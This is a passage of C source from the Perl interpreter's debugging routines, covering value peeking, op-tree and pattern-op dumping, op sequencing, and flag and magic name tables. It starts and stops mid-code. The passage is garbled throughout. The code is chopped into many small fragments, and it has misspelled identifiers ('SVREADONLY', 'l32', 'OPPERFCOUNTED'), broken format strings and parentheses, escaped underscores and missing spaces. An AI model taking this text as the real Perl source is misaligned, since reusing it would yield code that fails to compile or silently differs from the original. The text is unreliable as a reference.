pv_escape(dsv,pv,cur,pvlim,PERL_PV_ESCAPE_QUOTE);
```

except that an additional "\0" will be appended to the string when  
len > cur and pv[cur] is "\0".

Note that the final string may be up to 7 chars longer than pvlm.

```
=cut
```

```
*/
```

```
char *
```

```
Perl_pv_display(pTHX_ SV *dsv, const char *pv, STRLEN cur, STRLEN len, STRLEN pvlm)
```

```
{
```

```
    PERL_ARGS_ASSERT_PV_DISPLAY;
```

```
    pv_pretty( dsv, pv, cur, pvlm, NULL, NULL, PERL_PV_PRETTY_DUMP);
```

```
    if (len > cur && pv[cur] == '\0')
```

```
        sv_catpvs( dsv, "\\0");
```

```
    return SvPVX(dsv);
```

```
}
```

```
char *
```

```
Perl_sv_peek(pTHX_ SV *sv)
```

```
{
```

```
    dVAR;
```

```
    SV * const t = sv_newmortal();
```

```
int unref = 0;
```

```
U32 type;
```

```
sv_setpvs(t, "");
```

```
retry:
```

```
if (!sv) {
```

```
    sv_catpv(t, "VOID");
```

```
    goto finish;
```

```
}
```

```
else if (sv == (const SV *)0x55555555 || SvTYPE(sv) == 'U') {
```

```
    sv_catpv(t, "WILD");
```

```
    goto finish;
```

```
}
```

```
else if (sv == &PL_sv_undef || sv == &PL_sv_no || sv == &PL_sv_yes || sv == &PL_sv_placeholder) {
```

```
    if (sv == &PL_sv_undef) {
```

```
        sv_catpv(t, "SV_UNDEF");
```

```
        if (!(SvFLAGS(sv) & (SVf_OK|SVf_OOK|SVs_OBJECT|
```

```
SVs_GMG|SVs_SMG|SVs_RMG))) &&
```

```
SVREADONLY(sv))
```

```
        goto finish;
```

```
    }
```

```
else if (sv == &PL_sv_no) {
```

```
    sv_catpv(t, "SV_NO");
```

```
    if (!(SvFLAGS(sv) & (SVf_ROK|SVf_OOK|SVs_OBJECT|
```

```
SVs_GMG|SVs_SMG|SVs_RMG))) &&
```

```

        !(~SvFLAGS(sv) & (SVf_POK|SVf_NOK|SVf_READONLY|
                           SvP_POK|SvP_NOK)) &&
        SvCUR(sv) == 0 &&
        SvNVX(sv) == 0.0)
        goto finish;
    }
    else if (sv == &PL_sv_yes) {
        sv_catpv(t, "SV_YES");
        if (!(SvFLAGS(sv) & (SVf_ROK|SVf_OOK|SVs_OBJECT|
                              SvS_GMG|SVs_SMG|SVs_RMG)) &&
            !(~SvFLAGS(sv) & (SVf_POK|SVf_NOK|SVf_READONLY|
                              SvP_POK|SvP_NOK)) &&
            SvCUR(sv) == 1 &&
            SvPVX_const(sv) && *SvPVX_const(sv) == '1' &&
            SvNVX(sv) == 1.0)
            goto finish;
    }
    else {
        sv_catpv(t, "SV_PLACEHOLDER");
        if (!(SvFLAGS(sv) & (SVf_OK|SVf_OOK|SVs_OBJECT|
                              SvS_GMG|SVs_SMG|SVs_RMG)) &&
            SvREADONLY(sv))
            goto finish;
    }
    sv_catpv(t, ":");

```



```

}

else if (SvREFCNT(sv) == 0) {

    sv_catpv(t, "(");

    unref++;

}

else if (DEBUG_R_TEST_) {

    int is_tmp = 0;

    l32 ix;

    /* is this SV on the tmps stack? */

    for (ix=PL_tmps_ix; ix>=0; ix--) {

        if (PL_tmps_stack[ix] == sv) {

            is_tmp = 1;

            break;

        }

    }

    if (SvREFCNT(sv) > 1)

        Perl_sv_catpvf(aTHX_ t, "<%UVuf"%s>", (UV)SvREFCNT(sv),

            is_tmp ? "T" : "");

    else if (is_tmp)

        sv_catpv(t, "<T>");

}

```

```

if (SvROK(sv)) {

    sv_catpv(t, "\\");

    if (SvCUR(t) + unref > 10) {

```

```

    SvCUR_set(t, unref + 3);

    *SvEND(t) = '\0';

    sv_catpv(t, "...");

    goto finish;

}

sv = SvRV(sv);

goto retry;

}

type = SvTYPE(sv);

if (type == SVt_PVCV) {

    Perl_sv_catpvf(aTHX_ t, "CV(%s)", CvGV(sv) ? GvNAME(CvGV(sv)) : "");

    goto finish;

} else if (type < SVt_LAST) {

    sv_catpv(t, svshorttypenames[type]);

    if (type == SVt_NULL)

        goto finish;

} else {

    sv_catpv(t, "FREED");

    goto finish;

}

if (SvPOKp(sv)) {

    if (!SvPVX_const(sv))

        sv_catpv(t, "(null)");

```

```

else {

    SV * const tmp = newSVpvs("");

    sv_catpv(t, "(");

    if (SvOOK(sv)) {

        STRLEN delta;

        SvOOK_offset(sv, delta);

        Perl_sv_catpvf(aTHX_ t, "[%s]", pv_display(tmp, SvPVX_const(sv)-delta, delta, 0, 127));

    }

    Perl_sv_catpvf(aTHX_ t, "%s)", pv_display(tmp, SvPVX_const(sv), SvCUR(sv), SvLEN(sv), 127));

    if (SvUTF8(sv))

        Perl_sv_catpvf(aTHX_ t, " [UTF8 \"%s\"]",

                        sv_uni_display(tmp, sv, 6 * SvCUR(sv),

                                        UNI_DISPLAY_QQ));

    SvREFCNT_dec(tmp);

}

}

else if (SvNOKp(sv)) {

    STORE_NUMERIC_LOCAL_SET_STANDARD();

    Perl_sv_catpvf(aTHX_ t, "(%\"NVgf\")", SvNVX(sv));

    RESTORE_NUMERIC_LOCAL();

}

else if (SvIOKp(sv)) {

    if (SvIsUV(sv))

        Perl_sv_catpvf(aTHX_ t, "(%\"UVuf\")", (UV)SvUVX(sv));

    else

```

```

        Perl_sv_catpvf(aTHX_ t, "(%IVdf)", (IV)SvIVX(sv));
    }

    else

        sv_catpv(t, "()");

finish:

    while (unref--)

        sv_catpv(t, "");

    if (PL_tainting && SvTAINTED(sv))

        sv_catpv(t, " [tainted]");

    return SvPV_nolen(t);
}

void

Perl_do_pmop_dump(pTHX_ I32 level, PerlIO *file, const PMOP *pm)
{
    char ch;

    PERL_ARGS_ASSERT_DO_PMOP_DUMP;

    if (!pm) {

        Perl_dump_indent(aTHX_ level, file, "{}\n");

        return;

    }

    Perl_dump_indent(aTHX_ level, file, "{\n");

```

```

level++;

if (pm->op_pmflags & PMf_ONCE)

    ch = '?';

else

    ch = '/';

if (PM_GETRE(pm))

    Perl_dump_indent(aTHX_ level, file, "PMf_PRE %c%s%c%s\n",

        ch, RX_PRECOMP(PM_GETRE(pm)), ch,

        (pm->op_private & OPpRUNTIME) ? " (RUNTIME)" : "");

else

    Perl_dump_indent(aTHX_ level, file, "PMf_PRE (RUNTIME)\n");

if (pm->op_type != OP_PUSHPRE && pm->op_pmreplrootu.op_pmreplroot) {

    Perl_dump_indent(aTHX_ level, file, "PMf_REPL = ");

    op_dump(pm->op_pmreplrootu.op_pmreplroot);

}

if (pm->op_pmflags || (PM_GETRE(pm) && RX_CHECK_SUBSTR(PM_GETRE(pm)))) {

    SV * const tmpsv = pm_description(pm);

    Perl_dump_indent(aTHX_ level, file, "PMFLAGS = (%s)\n", SvCUR(tmpsv) ? SvPVX_const(tmpsv)
+ 1 : "");

    SvREFCNT_dec(tmpsv);

}

Perl_dump_indent(aTHX_ level-1, file, "}\n");

}

const struct flag_to_name pmflags_flags_names[] = {

```

```
{PMf_CONST, ",CONST"},
{PMf_KEEP, ",KEEP"},
{PMf_GLOBAL, ",GLOBAL"},
{PMf_CONTINUE, ",CONTINUE"},
{PMf_RETAINT, ",RETAINT"},
{PMf_EVAL, ",EVAL"},
{PMf_NONDESTRUCT, ",NONDESTRUCT"},
};
```

```
static SV *
```

```
S_pm_description(pTHX_ const PMOP *pm)
```

```
{
```

```
    SV * const desc = newSVpvs("");
```

```
    const REGEXP * const regex = PM_GETRE(pm);
```

```
    const U32 pmflags = pm->op_pmflags;
```

```
    PERL_ARGS_ASSERT_PM_DESCRIPTION;
```

```
    if (pmflags & PMf_ONCE)
```

```
        sv_catpv(desc, ",ONCE");
```

```
#ifdef USE_ITHREADS
```

```
    if (SvREADONLY(PL_regex_pad[pm->op_pmoffset]))
```

```
        sv_catpv(desc, ":USED");
```

```
#else
```

```
    if (pmflags & PMf_USED)
```

```

        sv_catpv(desc, ":USED");
#endif

if (regex) {
    if (RX_EXTFLAGS(regex) & RXf_TAINTED)
        sv_catpv(desc, ",TAINTED");
    if (RX_CHECK_SUBSTR(regex)) {
        if (!(RX_EXTFLAGS(regex) & RXf_NOSCAN))
            sv_catpv(desc, ",SCANFIRST");
        if (RX_EXTFLAGS(regex) & RXf_CHECK_ALL)
            sv_catpv(desc, ",ALL");
    }
    if (RX_EXTFLAGS(regex) & RXf_SKIPWHITE)
        sv_catpv(desc, ",SKIPWHITE");
}

append_flags(desc, pmflags, pmflags_flags_names);

return desc;
}

void
Perl_pmop_dump(pTHX_ PMOP *pm)
{
    do_pmop_dump(0, Perl_debug_log, pm);
}

```

```
/* An op sequencer. We visit the ops in the order they're to execute. */
```

```
STATIC void
```

```
S_sequence(pTHX_ register const OP *o)
```

```
{
```

```
    dVAR;
```

```
    const OP *oldop = NULL;
```

```
    if (!o)
```

```
        return;
```

```
#ifdef PERL_MAD
```

```
    if (o->op_next == 0)
```

```
        return;
```

```
#endif
```

```
    if (!Sequence)
```

```
        Sequence = newHV();
```

```
    for (; o; o = o->op_next) {
```

```
        STRLEN len;
```

```
        SV * const op = newSVuv(PTR2UV(o));
```

```
        const char * const key = SvPV_const(op, len);
```



```

if (hv_exists(Sequence, key, len))

    break;

switch (o->op_type) {

case OP_STUB:

    if ((o->op_flags & OPf_WANT) != OPf_WANT_LIST) {

        (void)hv_store(Sequence, key, len, newSVuv(++PL_op_seq), 0);

        break;

    }

    goto nothin;

case OP_NULL:

#ifdef PERL_MAD

    if (o == o->op_next)

        return;

#endif

    if (oldop && o->op_next)

        continue;

    break;

case OP_SCALAR:

case OP_LINESEQ:

case OP_SCOPE:

    nothin:

    if (oldop && o->op_next)

        continue;

    (void)hv_store(Sequence, key, len, newSVuv(++PL_op_seq), 0);

```

break;

case OP\_MAPWHILE:

case OP\_GREPWHILE:

case OP\_AND:

case OP\_OR:

case OP\_DOR:

case OP\_ANDASSIGN:

case OP\_ORASSIGN:

case OP\_DORASSIGN:

case OP\_COND\_EXPR:

case OP\_RANGE:

(void)hv\_store(Sequence, key, len, newSVuv(++PL\_op\_seq), 0);

sequence\_tail(cLOGOPo->op\_other);

break;

case OP\_ENTERLOOP:

case OP\_ENTERITER:

(void)hv\_store(Sequence, key, len, newSVuv(++PL\_op\_seq), 0);

sequence\_tail(cLOOPo->op\_redoop);

sequence\_tail(cLOOPo->op\_nextop);

sequence\_tail(cLOOPo->op\_lastop);

break;

case OP\_SUBST:

```

        (void)hv_store(Sequence, key, len, newSVuv(++PL_op_seq), 0);

        sequence_tail(cPMOPo->op_pmstashstartu.op_pmreplstart);

        break;

    case OP_QR:

    case OP_MATCH:

    case OP_HELEM:

        break;

    default:

        (void)hv_store(Sequence, key, len, newSVuv(++PL_op_seq), 0);

        break;

    }

    oldop = o;
}
}

```

```

static void
S_sequence_tail(pTHX_ const OP *o)
{
    while (o && (o->op_type == OP_NULL))

        o = o->op_next;

    sequence(o);
}

```

STATIC UV

S\_sequence\_num(pTHX\_ const OP \*o)

```
{
    dVAR;

    SV      *op,
            **seq;

    const char *key;

    STRLEN len;

    if (!o) return 0;

    op = newSVuv(PTR2UV(o));

    key = SvPV_const(op, len);

    seq = hv_fetch(Sequence, key, len, 0);

    return seq ? SvUV(*seq): 0;
}
```

const struct flag\_to\_name op\_flags\_names[] = {

```
    {OPf_KIDS, ",KIDS"},
    {OPf_PARENS, ",PARENS"},
    {OPf_REF, ",REF"},
    {OPf_MOD, ",MOD"},
    {OPf_STACKED, ",STACKED"},
    {OPf_SPECIAL, ",SPECIAL"}
};
```

const struct flag\_to\_name op\_trans\_names[] = {

```

{OPpTRANS_FROM_UTF, ",FROM_UTF"},
{OPpTRANS_TO_UTF, ",TO_UTF"},
{OPpTRANS_IDENTICAL, ",IDENTICAL"},
{OPpTRANS_SQUASH, ",SQUASH"},
{OPpTRANS_COMPLEMENT, ",COMPLEMENT"},
{OPpTRANS_GROWS, ",GROWS"},
{OPpTRANS_DELETE, ",DELETE"}
};

```

```

const struct flag_to_name op_entersub_names[] = {
    {OPpENTERSUB_DB, ",DB"},
    {OPpENTERSUB_HASTARG, ",HASTARG"},
    {OPpENTERSUB_NOMOD, ",NOMOD"},
    {OPpENTERSUB_AMPER, ",AMPER"},
    {OPpENTERSUB_NOPAREN, ",NOPAREN"},
    {OPpENTERSUB_INARGS, ",INARGS"}
};

```

```

const struct flag_to_name op_const_names[] = {
    {OPpCONST_NOVER, ",NOVER"},
    {OPpCONST_SHORTCIRCUIT, ",SHORTCIRCUIT"},
    {OPpCONST_STRICT, ",STRICT"},
    {OPpCONST_ENTERED, ",ENTERED"},
    {OPpCONST_ARYBASE, ",ARYBASE"},
    {OPpCONST_BARE, ",BARE"},
};

```

```
    {OPpCONST_WARNING, ",WARNING"}  
};
```

```
const struct flag_to_name op_sort_names[] = {  
    {OPpSORT_NUMERIC, ",NUMERIC"},  
    {OPpSORT_INTEGER, ",INTEGER"},  
    {OPpSORT_REVERSE, ",REVERSE"},  
    {OPpSORT_INPLACE, ",INPLACE"},  
    {OPpSORT_DESCEND, ",DESCEND"},  
    {OPpSORT_QSORT, ",QSORT"},  
    {OPpSORT_STABLE, ",STABLE"}  
};
```

```
const struct flag_to_name op_open_names[] = {  
    {OPpOPEN_IN_RAW, ",IN_RAW"},  
    {OPpOPEN_IN_CRLF, ",IN_CRLF"},  
    {OPpOPEN_OUT_RAW, ",OUT_RAW"},  
    {OPpOPEN_OUT_CRLF, ",OUT_CRLF"}  
};
```

```
const struct flag_to_name op_exit_names[] = {  
    {OPpEXIT_VMSISH, ",EXIT_VMSISH"},  
    {OPpHUSH_VMSISH, ",HUSH_VMSISH"}  
};
```

```

#define OP_PRIVATE_ONCE(op, flag, name) \

    const struct flag_to_name CAT2(op, _names)[] = { \

        {(flag), (name)} \

    }

OP_PRIVATE_ONCE(op_aassign, OPpASSIGN_COMMON, ",COMMON");
OP_PRIVATE_ONCE(op_leavesub, OPpREFCOUNTED, ",REFCOUNTED");
OP_PRIVATE_ONCE(op_sassign, OPpASSIGN_BACKWARDS, ",BACKWARDS");
OP_PRIVATE_ONCE(op_repeat, OPpREPEAT_DOLIST, ",DOLIST");
OP_PRIVATE_ONCE(op_reverse, OPpREVERSE_INPLACE, ",INPLACE");
OP_PRIVATE_ONCE(op_rv2cv, OPpLVAL_INTRO, ",INTRO");
OP_PRIVATE_ONCE(op_flip, OPpFLIP_LINENUM, ",LINENUM");
OP_PRIVATE_ONCE(op_gv, OPpEARLY_CV, ",EARLY_CV");
OP_PRIVATE_ONCE(op_list, OPpLIST_GUESSED, ",GUESSED");
OP_PRIVATE_ONCE(op_delete, OPpSLICE, ",SLICE");
OP_PRIVATE_ONCE(op_exists, OPpEXISTS_SUB, ",EXISTS_SUB");
OP_PRIVATE_ONCE(op_die, OPpHUSH_VMSISH, ",HUSH_VMSISH");

struct op_private_by_op {

    U16 op_type;

    U16 len;

    const struct flag_to_name *start;

};

const struct op_private_by_op op_private_names[] = {

```

```

{OP_LEAVESUB, C_ARRAY_LENGTH(op_leavesub_names), op_leavesub_names },
{OP_LEAVE, C_ARRAY_LENGTH(op_leavesub_names), op_leavesub_names },
{OP_LEAVESUBLV, C_ARRAY_LENGTH(op_leavesub_names), op_leavesub_names },
{OP_LEAVEWRITE, C_ARRAY_LENGTH(op_leavesub_names), op_leavesub_names },
{OP_AASSIGN, C_ARRAY_LENGTH(op_aassign_names), op_aassign_names },
{OP_DIE, C_ARRAY_LENGTH(op_die_names), op_die_names },
{OP_DELETE, C_ARRAY_LENGTH(op_delete_names), op_delete_names },
{OP_EXISTS, C_ARRAY_LENGTH(op_exists_names), op_exists_names },
{OP_EXIT, C_ARRAY_LENGTH(op_exit_names), op_exit_names },
{OP_FLIP, C_ARRAY_LENGTH(op_flip_names), op_flip_names },
{OP_FLOP, C_ARRAY_LENGTH(op_flip_names), op_flip_names },
{OP_GV, C_ARRAY_LENGTH(op_gv_names), op_gv_names },
{OP_LIST, C_ARRAY_LENGTH(op_list_names), op_list_names },
{OP_SASSIGN, C_ARRAY_LENGTH(op_sassign_names), op_sassign_names },
{OP_REPEAT, C_ARRAY_LENGTH(op_repeat_names), op_repeat_names },
{OP_RV2CV, C_ARRAY_LENGTH(op_rv2cv_names), op_rv2cv_names },
{OP_TRANS, C_ARRAY_LENGTH(op_trans_names), op_trans_names },
{OP_CONST, C_ARRAY_LENGTH(op_const_names), op_const_names },
{OP_SORT, C_ARRAY_LENGTH(op_sort_names), op_sort_names },
{OP_OPEN, C_ARRAY_LENGTH(op_open_names), op_open_names },
{OP_BACKTICK, C_ARRAY_LENGTH(op_open_names), op_open_names }
};

```

static bool

S\_op\_private\_to\_names(pTHX\_ SV \*tmpsv, U32 optype, U32 op\_private) {



```

const struct op_private_by_op *start = op_private_names;

const struct op_private_by_op *const end
    = op_private_names + C_ARRAY_LENGTH(op_private_names);

/* This is a linear search, but no worse than the code that it replaced.
   It's debugging code - size is more important than speed. */
do {
    if (optype == start->op_type) {
        S_append_flags(aTHX_ tmpsv, op_private, start->start,
                      start->start + start->len);
        return TRUE;
    }
} while (++start < end);

return FALSE;
}

```

```

void

Perl_do_op_dump(pTHX_ I32 level, PerlIO *file, const OP *o)
{
    dVAR;

    UV    seq;

    const OPCODE optype = o->op_type;

    PERL_ARGS_ASSERT_DO_OP_DUMP;

```

```

sequence(o);

Perl_dump_indent(aTHX_level, file, "{\n");

level++;

seq = sequence_num(o);

if (seq)

    PerlIO_printf(file, "%-4"UVuf, seq);

else

    PerlIO_printf(file, " ");

PerlIO_printf(file,

    "%*sTYPE = %s ==> ",

    (int)(PL_dumpindent*level-4), "", OP_NAME(o));

if (o->op_next)

    PerlIO_printf(file, seq ? "%"UVuf"\n" : "(%"UVuf")\n",

        sequence_num(o->op_next));

else

    PerlIO_printf(file, "DONE\n");

if (o->op_targ) {

    if (optype == OP_NULL) {

        Perl_dump_indent(aTHX_level, file, " (was %s)\n", PL_op_name[o->op_targ]);

        if (o->op_targ == OP_NEXTSTATE) {

            if (CopLINE(cCOPo))

                Perl_dump_indent(aTHX_level, file, "LINE = %"UVuf"\n",

                    (UV)CopLINE(cCOPo));

            if (CopSTASHPV(cCOPo))

                Perl_dump_indent(aTHX_level, file, "PACKAGE = \"%s\"\n",

```

```

        CopSTASHPV(cCOPo));

    if (CopLABEL(cCOPo))

        Perl_dump_indent(aTHX_ level, file, "LABEL = \"%s\"\n",

            CopLABEL(cCOPo));

    }

}

else

    Perl_dump_indent(aTHX_ level, file, "TARG = %ld\n", (long)o->op_targ);

}

#ifdef DUMPADDR

    Perl_dump_indent(aTHX_ level, file, "ADDR = 0x%"UVxf" => 0x%"UVxf"\n", (UV)o, (UV)o->op_next);

#endif

if (o->op_flags || o->op_latefree || o->op_latefreed || o->op_attached) {

    SV * const tmpsv = newSVpvs("");

    switch (o->op_flags & OPf_WANT) {

    case OPf_WANT_VOID:

        sv_catpv(tmpsv, ",VOID");

        break;

    case OPf_WANT_SCALAR:

        sv_catpv(tmpsv, ",SCALAR");

        break;

    case OPf_WANT_LIST:

        sv_catpv(tmpsv, ",LIST");

        break;

    default:

```

```

        sv_catpv(tmpsv, ",UNKNOWN");

        break;
    }

    append_flags(tmpsv, o->op_flags, op_flags_names);

    if (o->op_latefree)

        sv_catpv(tmpsv, ",LATEFREE");

    if (o->op_latefreed)

        sv_catpv(tmpsv, ",LATEFREED");

    if (o->op_attached)

        sv_catpv(tmpsv, ",ATTACHED");

    Perl_dump_indent(aTHX_ level, file, "FLAGS = (%s)\n", SvCUR(tmpsv) ? SvPVX_const(tmpsv) + 1 :
""");

    SvREFCNT_dec(tmpsv);
}

if (o->op_private) {

    SV * const tmpsv = newSVpvs("");

    if (PL_opargs[optype] & OA_TARGLEX) {

        if (o->op_private & OPpTARGET_MY)

            sv_catpv(tmpsv, ",TARGET_MY");

    }

    else if (optype == OP_ENTERSUB ||

        optype == OP_RV2SV ||

        optype == OP_GVSV ||

        optype == OP_RV2AV ||

        optype == OP_RV2HV ||

        optype == OP_RV2GV ||

```

```

optype == OP_AELEM ||
optype == OP_HELEM )
{
    if (optype == OP_ENTERSUB) {
        append_flags(tmpsv, o->op_private, op_entersub_names);
    }
    else {
        switch (o->op_private & OPpDEREF) {
            case OPpDEREF_SV:
                sv_catpv(tmpsv, ",SV");
                break;
            case OPpDEREF_AV:
                sv_catpv(tmpsv, ",AV");
                break;
            case OPpDEREF_HV:
                sv_catpv(tmpsv, ",HV");
                break;
        }
        if (o->op_private & OPpMAYBE_LVSUB)
            sv_catpv(tmpsv, ",MAYBE_LVSUB");
    }

    if ((optype==OP_RV2SV || optype==OP_RV2AV || optype==OP_RV2HV)
        && (o->op_private & OPpDEREFed))
        sv_catpv(tmpsv, ",DEREFed");
}

```

```

if (optype == OP_AELEM || optype == OP_HELEM) {
    if (o->op_private & OPpLVAL_DEFER)
        sv_catpv(tmpsv, "LVAL_DEFER");
}
else {
    if (o->op_private & HINT_STRICT_REFS)
        sv_catpv(tmpsv, "STRICT_REFS");
    if (o->op_private & OPpOUR_INTRO)
        sv_catpv(tmpsv, "OUR_INTRO");
}
}

else if (S_op_private_to_names(aTHX_ tmpsv, optype, o->op_private)) {
}

else if (PL_check[optype] != Perl_ck_ftst) {
    if (OP_IS_FILETEST_ACCESS(o->op_type) && o->op_private & OPpFT_ACCESS)
        sv_catpv(tmpsv, "FT_ACCESS");
    if (o->op_private & OPpFT_STACKED)
        sv_catpv(tmpsv, "FT_STACKED");
}

if (o->op_flags & OPf_MOD && o->op_private & OPpLVAL_INTRO)
    sv_catpv(tmpsv, "INTRO");

if (SvCUR(tmpsv))
    Perl_dump_indent(aTHX_ level, file, "PRIVATE = (%s)\n", SvPVX_const(tmpsv) + 1);

SvREFCNT_dec(tmpsv);

```

```
}
```

```
#ifdef PERL_MAD
```

```
if (PL_madskills && o->op_madprop) {
```

```
    SV * const tmpsv = newSVpvs("");
```

```
    MADPROP* mp = o->op_madprop;
```

```
    Perl_dump_indent(aTHX_ level, file, "MADPROPS = {\n");
```

```
    level++;
```

```
    while (mp) {
```

```
        const char tmp = mp->mad_key;
```

```
        sv_setpvs(tmpsv, "");
```

```
        if (tmp)
```

```
            sv_catpvn(tmpsv, &tmp, 1);
```

```
        sv_catpv(tmpsv, "=");
```

```
        switch (mp->mad_type) {
```

```
        case MAD_NULL:
```

```
            sv_catpv(tmpsv, "NULL");
```

```
            Perl_dump_indent(aTHX_ level, file, "%s\n", SvPVX(tmpsv));
```

```
            break;
```

```
        case MAD_PV:
```

```
            sv_catpv(tmpsv, "<");
```

```
            sv_catpvn(tmpsv, (char*)mp->mad_val, mp->mad_vlen);
```

```
            sv_catpv(tmpsv, ">");
```

```
            Perl_dump_indent(aTHX_ level, file, "%s\n", SvPVX(tmpsv));
```

```
            break;
```

```

case MAD_OP:

    if ((OP*)mp->mad_val) {

        Perl_dump_indent(aTHX_ level, file, "%s\n", SvPVX(tmpsv));

        do_op_dump(level, file, (OP*)mp->mad_val);

    }

    break;

default:

    sv_catpv(tmpsv, "(UNK)");

    Perl_dump_indent(aTHX_ level, file, "%s\n", SvPVX(tmpsv));

    break;

}

mp = mp->mad_next;

}

level--;

Perl_dump_indent(aTHX_ level, file, "}\n");


SvREFCNT_dec(tmpsv);

}

#endif

```

```

switch (optype) {

case OP_AELEMFAST:

case OP_GVSV:

case OP_GV:

#ifdef USE_ITHREADS

```



```

        Perl_dump_indent(aTHX_ level, file, "PADIX = %" IVdf "\n", (IV)cPADOPo->op_padix);
#else
    if ( ! (o->op_flags & OPf_SPECIAL)) { /* not lexical */

        if (cSVOPO->op_sv) {

            SV * const tmpsv = newSV(0);

            ENTER;

            SAVEFREESV(tmpsv);

#ifdef PERL_MAD

            /* FIXME - is this making unwarranted assumptions about the
               UTF-8 cleanliness of the dump file handle? */

            SvUTF8_on(tmpsv);

#endif

            gv_fullname3(tmpsv, MUTABLE_GV(cSVOPO->op_sv), NULL);

            Perl_dump_indent(aTHX_ level, file, "GV = %s\n",

                            SvPV_nolen_const(tmpsv));

            LEAVE;

        }

        else

            Perl_dump_indent(aTHX_ level, file, "GV = NULL\n");

    }

#endif

    break;

case OP_CONST:

case OP_HINTSEVAL:

case OP_METHOD_NAMED:

```

```

#ifndef USE_ITHREADS

    /* with ITHREADS, consts are stored in the pad, and the right pad
       * may not be active here, so skip */

    Perl_dump_indent(aTHX_ level, file, "SV = %s\n", SvPEEK(cSVOPO_sv));

#endif

    break;

case OP_NEXTSTATE:

case OP_DBSTATE:

    if (CopLINE(cCOPo))

        Perl_dump_indent(aTHX_ level, file, "LINE = %"UVuf"\n",
                           (UV)CopLINE(cCOPo));

    if (CopSTASHPV(cCOPo))

        Perl_dump_indent(aTHX_ level, file, "PACKAGE = \"%s\"\n",
                           CopSTASHPV(cCOPo));

    if (CopLABEL(cCOPo))

        Perl_dump_indent(aTHX_ level, file, "LABEL = \"%s\"\n",
                           CopLABEL(cCOPo));

    break;

case OP_ENTERLOOP:

    Perl_dump_indent(aTHX_ level, file, "REDO ==> ");

    if (cLOOPo->op_redoop)

        PerlIO_printf(file, "%"UVuf"\n", sequence_num(cLOOPo->op_redoop));

    else

        PerlIO_printf(file, "DONE\n");

    Perl_dump_indent(aTHX_ level, file, "NEXT ==> ");

```

```

    if (cLOOPo->op_nextop)

        PerlIO_printf(file, "%UVuf\n", sequence_num(cLOOPo->op_nextop));

    else

        PerlIO_printf(file, "DONE\n");

    Perl_dump_indent(aTHX_ level, file, "LAST ==> ");

    if (cLOOPo->op_lastop)

        PerlIO_printf(file, "%UVuf\n", sequence_num(cLOOPo->op_lastop));

    else

        PerlIO_printf(file, "DONE\n");

    break;

case OP_COND_EXPR:

case OP_RANGE:

case OP_MAPWHILE:

case OP_GREPWHILE:

case OP_OR:

case OP_AND:

    Perl_dump_indent(aTHX_ level, file, "OTHER ==> ");

    if (cLOGOp->op_other)

        PerlIO_printf(file, "%UVuf\n", sequence_num(cLOGOp->op_other));

    else

        PerlIO_printf(file, "DONE\n");

    break;

case OP_PUSHRE:

case OP_MATCH:

case OP_QR:

```

```

case OP_SUBST:

    do_pmop_dump(level, file, cPMOPo);

    break;

case OP_LEAVE:

case OP_LEAVEEVAL:

case OP_LEAVESUB:

case OP_LEAVESUBLV:

case OP_LEAVEWRITE:

case OP_SCOPE:

    if (o->op_private & OPPERFCOUNTED)

        Perl_dump_indent(aTHX_ level, file, "REFCNT = %"UVuf"\n", (UV)o->op_targ);

    break;

default:

    break;

}

if (o->op_flags & OPf_KIDS) {

    OP *kid;

    for (kid = cUNOPo->op_first; kid; kid = kid->op_sibling)

        do_op_dump(level, file, kid);

}

Perl_dump_indent(aTHX_ level-1, file, "}\n");

}

void

Perl_op_dump(pTHX_ const OP *o)

```

```

{
    PERL_ARGS_ASSERT_OP_DUMP;

    do_op_dump(0, Perl_debug_log, o);
}

void
Perl_gv_dump(pTHX_ GV *gv)
{
    SV *sv;

    PERL_ARGS_ASSERT_GV_DUMP;

    if (!gv) {
        PerlIO_printf(Perl_debug_log, "{}\n");

        return;
    }

    sv = sv_newmortal();

    PerlIO_printf(Perl_debug_log, "{\n");

    gv_fullname3(sv, gv, NULL);

    Perl_dump_indent(aTHX_ 1, Perl_debug_log, "GV_NAME = %s", SvPVX_const(sv));

    if (gv != GvEGV(gv)) {
        gv_efullname3(sv, GvEGV(gv), NULL);

        Perl_dump_indent(aTHX_ 1, Perl_debug_log, "-> %s", SvPVX_const(sv));
    }

    PerlIO_putc(Perl_debug_log, '\n');
}

```

```
Perl_dump_indent(aTHX_0, Perl_debug_log, "}\n");  
}
```

```
/* map magic types to the symbolic names
```

```
 * (with the PERL_MAGIC_ prefixed stripped)
```

```
 */
```

```
static const struct { const char type; const char *name; } magic_names[] = {
```

```
    { PERL_MAGIC_sv,      "sv(\\0)" },  
    { PERL_MAGIC_arylen,  "arylen(#)" },  
    { PERL_MAGIC_rhash,   "rhash(%)" },  
    { PERL_MAGIC_pos,     "pos(.)" },  
    { PERL_MAGIC_symtab,  "symtab(:)" },  
    { PERL_MAGIC_backref,  "backref(<)" },  
    { PERL_MAGIC_arylen_p, "arylen_p(@)" },  
    { PERL_MAGIC_overload, "overload(A)" },  
    { PERL_MAGIC_bm,      "bm(B)" },  
    { PERL_MAGIC_regdata, "regdata(D)" },  
    { PERL_MAGIC_env,     "env(E)" },  
    { PERL_MAGIC_hints,   "hints(H)" },  
    { PERL_MAGIC_isa,     "isa(I)" },  
    { PERL_MAGIC_dbfile,  "dbfile(L)" },  
    { PERL_MAGIC_shared,  "shared(N)" },  
    { PERL_MAGIC_tied,    "tied(P)" },
```

```
{ PERL_MAGIC_sig,      "sig(S)" },
{ PERL_MAGIC_uvar,     "uvar(U)" },
{ PERL_MAGIC_checkcall, "checkcall()" },
{ PERL_MAGIC_overload_elem, "overload_elem(a)" },
{ PERL_MAGIC_overload_table, "overload_table(c)" },
{ PERL_MAGIC_regdatum,  "regdatum(d)" },
{ PERL_MAGIC_envelem,   "envelem(e)" },
{ PERL_MAGIC_fm,        "fm(f)" },
{ PERL_MAGIC_regex_global, "regex_global(g)" },
{ PERL_MAGIC_hintselem,  "hintselem(h)" },
{ PERL_MAGIC_isaelem,    "isaelem(i)" },
{ PERL_MAGIC_nkeys,     "nkeys(k)" },
{ PERL_MAGIC_dbline,    "dblline(l)" },
{ PERL_MAGIC_shared_scalar, "shared_scalar(n)" },
{ PERL_MAGIC_collxfrm,   "collxfrm(o)" },
{ PERL_MAGIC_tiedelem,   "tiedelem(p)" },
{ PERL_MAGIC_tiedscalar, "tiedscalar(q)" },
{ PERL_MAGIC_qr,        "qr(r)" },
{ PERL_MAGIC_sigelem,    "sigelem(s)" },
{ PERL_MAGIC_taint,      "taint(t)" },
{ PERL_MAGIC_uvar_elem,  "uvar_elem(u)" },
{ PERL_MAGIC_vec,        "vec(v)" },
{ PERL_MAGIC_vstring,    "vstring(V)" },
